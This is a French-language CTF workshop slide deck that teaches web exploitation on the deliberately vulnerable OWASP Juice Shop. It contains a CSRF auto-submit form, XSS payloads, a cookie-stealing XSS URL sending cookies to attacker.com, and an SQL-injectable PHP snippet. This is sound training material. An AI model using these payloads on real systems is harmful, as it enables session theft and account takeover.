Exploitation Web 101

17 septembre 2020


United CTF

Qu’est-ce qui peut mal tourner quand on fait du web?

Beaucoup de choses, ce qui ouvre la voie à un grand éventail de vulnérabilités!

- Mécanisme d’authentification et de permissions (cookies, 2FA, captcha, ...)
- Accès à la base de données (obtenir la liste des utilisateurs, API)
- Divulgation d’informations sensibles (/user/basket?id=5, /shutdown, /phpinfo.php, page d’erreur)
- Mauvaise interprétation ou validation des user inputs (interprétation du Javascript)
- Comportements imprévisibles entre les composants (request smuggling)
- Mauvaise configuration (protocoles cryptographiques HTTPS)
- Interaction entre sites web (iFrame, redirection, CORS)
- Dénis de service (DoS/DDoS) ou brute-forcing (no rate limiting)

Certaines de ces attaques peuvent vous conduire à l’exécution de code sur le serveur (RCE), l’accès à des comptes utilisateurs, des informations sensibles ou encore l’accès au réseau interne d’un site

OWASP: Open Web Application Security Project

- Organisme international qui travaille à améliorer la sécurité du logiciel, particulièrement les sites web
- Événements communautaires, conférences dans de nombreuses villes (MTL, QC, OTT)
- Développement d'outils (amass, zap, …)
- Plusieurs guides pour sécuriser les app mobiles, sites web, …
- Ressources très intéressantes comme celle-ci (https://owasp.org/www-chapter-coimbatore/assets/files/Lets%20Recon.pdf)
- Classement très populaires des vulnérabilités du web: OWASP Top 10 (https://owasp.org/www-project-top-ten/)
- Conçu les challenges de ce soir

Déroulement de l'atelier d'aujourd'hui

- Challenges interactifs avec explications
- Pour qui? Débutants mais des challenges intermédiaires et avancés sont présents
- Outils dont vous aurez besoin
  - Burp Proxy configuré avec Firefox
  - Firefox est recommandé, Chromium/Chrome est toujours utile
  - Inspecteur de Firefox (F12 sur le clavier)
  - View page source
  - dirbuster/gobuster (sudo apt-get install gobuster) (ou wfuzz, ffuf)
  - Quelques add-ons présentés plus tard
- `docker pull bkimminich/juice-shop && docker run --rm -p 3000:3000 bkimminich/juice-shop`

Objectifs de l’atelier

- Se familiariser avec différentes attaques de sites web
- Fonctionnement du web (requêtes, URL encoding, etc.)
- Apprendre à utiliser des outils comme Burp, gobuster, etc.
- Avoir du fun!

Challenges time!

Juice Shop

- Application Javascript (Angular)
- Très complète et stable
- NoSQL
- SSTI
- DoS
- RCE
- Serialization
- Open redirection
- Vulnerable components
- XXE
- Crypto
- Single sign-on
- Improper input validation
- Captcha
- And more!

Part I - Reconnaissance & Code source

Challenge 0 - commencez à vous familiariser avec l'app

- Assurez-vous d'avoir configuré votre proxy dans les réglages de votre navigateur et installé le certificat et mettez intercept à off dans l'onglet proxy
- Fonctionnalités
- Emails
- Inspect element (F12)
- Code source (CTRL+U)
- Technologies utilisées, quelles versions
- Gobuster/dirbuster pour énumérer
- Dans Burp, dans target, l'onglet Site map sera utile

Vous aurez également besoin d'add-ons: Wappalyzer, Cookies Editor

Challenge 0 - commencez à vous familiariser avec l’app - solutions


- Fonctionnalités
  - Search
  - Captcha
  - Login (Forgot password, Login with Google, register)
  - Reviews, Customer Feedback
  - Langues
  - Photos wall
  - Complaint (invoice upload)
  - Basket (delivery, credit card, print order)
  - Legal stuff
- Technologies
  - On reconnaît les icônes dans le drawer de droite
  - Jquery/Ajax, Cloudflare,
- Emails: uvogin, admin, bender, … @juice-sh.op
- Gobuster...

Challenge 1 - trouvez le lien du panneau d’administration et le scoreboard

Vous aurez besoin d’inspecter l’application web à l’aide de votre navigateur:

- View source code (CTRF+U)
- Inspect element (F12)
- Search (CTRL+F) is your best friend
- Le code risque d’être difficile à lire...

Challenge 1 - walkthrough



Challenge 2 - donner une note de zéro étoile à un produit

- Qu’est-ce qui vous retient de soumettre le commentaire?

Challenge 2 - walkthrough - exemple

Challenge 3 - provoquer une erreur

- Les erreurs peuvent dévoiler des informations sensibles
- Soumettez des inputs (URL, recherches, nom d'utilisateur, valeurs de paramètre, ...) qui ne sont pas dans le format attendu
- Burp pourra vous servir ici

Challenge 2 - walkthrough

Dans les erreurs, on peut parfois...

- Voir les dossiers utilisés par le serveur
- Voir quelles technologies sont utilisées
- Voir les versions des logiciels et aller chercher pour des vulnérabilités spécifiques à ces versions
- Voir des morceaux de code
- Accéder à des fonctionnalités de débogage et potentiellement exécuter du code
- Avoir une meilleure idée si notre payload fonctionne

Challenge 3 - consulter le panier d’un autre utilisateur

- Quel champ du côté client enregistre le numéro du panier qui est consulté?

Challenge 4 - accéder au backup du développeur

- Quelle URL que vous avez trouvé plus tôt pourrait contenir des fichiers sensibles
- La vulnérabilité se trouve dans l'interprétation de l'URL
- Quels types de fichiers peuvent être affichés?
- Null byte, vous connaissez?

Part II - Attaque nécessitant une interaction avec l’utilisateur

Challenge 5 - effectuer des actions au dépend de l'utilisateur - cross-site request forgery

- Trouver le lien qui permet de changer le nom d'un utilisateur
- Vous devrez écrire une proof-of-concept simple en HTML: https://htmledit.squarefree.com/ quand l'utilisateur visite cette page, son nom d'utilisateur est changé
- Vous devez vous connecter à un compte utilisateur. Celui-ci serait considéré en temps normal comme la victime, sauf que pour les besoins de la cause, c'est vous qui jouez le rôle de la victime.

Challenge 5 - walkthrough

Si vous visitez inscrivez le code HTML ci-dessous dans http://htmledit.squarefree.com/

```
<form action="http://localhost:3000/profile" method="POST">
  <input name="username" value="l337h4x0r"/>
  <input type="submit"/>
</form>
<script>document.forms[0].submit();</script>
```

Part 3 - Javascript

Challenge 6 - exécutons du Javascript - Cross-site scripting

- Trouvez des champs ou vous pouvez saisir du texte dans l'app
- En vous basant sur des exemples de payloads sur Internet/Github, faites en sorte que l'app exécute du JS
- On cherche des places ou notre input est reflété dans la page

Challenge 6 - walkthrough

- Réflexe: <script>alert(1)</script> dans la searchbar
- Les balises script semblent être filtrées
- Deuxième réflexe: du JS dans les attributs: <img src=invalidsrc321 onerror=”alert(1)”>
- Onerror est un attribut HTML qui contient du JS
- Autre payload: <iframe src=”javascript:alert(1)”> on doit d’abord évaluer le code JS pour connaître la src
- Attaque de type XSS reflected: l’attaque est exécutée du côté client et n’est pas persistante
- Javascript permet de contrôler d’accéder aux cookies qui sont une méthode de valider la session d’un utilisateur
- En général, j’ai vos cookies = j’ai accès à votre compte
- https://example.com/news?q=<script>document.location='https://attacker.com/log.php?c=' + encodeURIComponent(document.cookie)</script>

Challenge 7 - exécutons du Javascript - Stored Cross-site scripting

- Au lieu de chercher des champs ou notre input est reflété dans la page, on recherche des champs qui conservent les données saisies par l'utilisateur
- En vous basant sur des exemples de payloads sur Internet/Github, faites en sorte que l'app exécute du JS
- Les champs ne sont peut-être pas dans la page elle-même!

Challenge 8 - Attaque XSS persistante

- Lorsque vous êtes connecté, trouvez un champ qui conserve des informations concernant la livraison.

Challenge 9 - Attaque XSS persistante dans l’API

- Lorsque vous êtes connecté, trouvez un champ qui conserve des informations concernant la livraison.

Part IV - Accès et manipulation de la BD

Challenge 10 - se connecter au compte administrateur sans fournir de mot de passe

https://example.com/?user=peter

```
$name = $_GET['name'];
$query = "SELECT * FROM users WHERE name = '$name' ";
mysql_query($query);
```

- Quelle était l'adresse email de l'admin?
- Quel est le logiciel qui exécute la base de données?
- Pouvez-vous obtenir un résultat bizarre en entrant des caractères spéciaux?
- Comment peut-on contourner le processus de validation du mot de passe?

Challenge 11 - modifier plusieurs commentaires à la fois

- Quelle URL est utilisé par l'app pour récupérer le contenu des commentaires?
- Quels verbes HTTP peuvent être utilisés pour cet URL?
- Vous devez être authentifié (Authorization bearer header)

Challenge 12 - exfiltrer la base de données

- Quel paramètre est vulnérable à une injection SQL?
- Quelle est l’attaque la plus “commune” en SQL?

Part V - challenges un peu plus avancé

Challenge 13 - forger un JSON Web Token pour s’authentifier en tant qu’un autre utilisateur

- Ou se trouve le JWT en temps normal?
- Quel site vous permet de décoder le JWT?
- Qu’est-ce qui valide l’intégrité du token et comment cela est-il implémenté?

Challenge 14 - OAuth - mauvaise implémentation

- Comment l'application implémente le processus d'authentification lorsqu'on se connecte avec un compte Google?
- Ou se retrouve l'adresse courriel que vous tentez d'utiliser pour vous connecter?
- Vous devez réussir à vous connecter à l'adresse ciso@juice-sh.op

Challenge 15 - OAuth - mauvaise implémentation

- Comment l'application implémente le processus d'authentification lorsqu'on se connecte avec un compte Google?
- Ou se retrouve l'adresse courriel que vous tentez d'utiliser pour vous connecter?
- Vous devez réussir à vous connecter à l'adresse ciso@juice-sh.op

Connaissances utiles à acquérir

1. Burp Proxy: un essentiel (repeater, intruder, spider, scans, extensions)
2. Attaques communes: SQLi, XSS, CSRF, DOR, SSTI, LFI, XXE, deserialization
3. Connaissances de quelques langages comme Javascript et php
4. Bases en SQL
5. Outil d'énumération de directory (dirbuster, gobuster, wfuzz, ffuf, …)
6. Connaissance de différents frameworks (Wordpress, Angular, Asp.net, …)
7. Connaissances du web (CORS, headers, query params)
8. Mécanismes d'authentification (password change, OAuth, SAML, ...)
9. Cryptographie du web (base64, HMAC, JWT, …)
10. Outils Linux (curl, nslookup, ...)

Désireux(se) d’en apprendre davantage?

1. Web Security Academy (https://portswigger.net/web-security)
2. PentesterLab (https://pentesterlab.com/)
3. TryHackMe (https://tryhackme.com/)
4. Hacksplaining (https://www.hacksplaining.com/)
5. #resources dans le Discord de PolyCTF

Débouchées carrières

- Web Application Penetration Tester
- Security Researcher
- Bug Bounty Researcher
- DevSecOps
- Developpeur Backend/frontend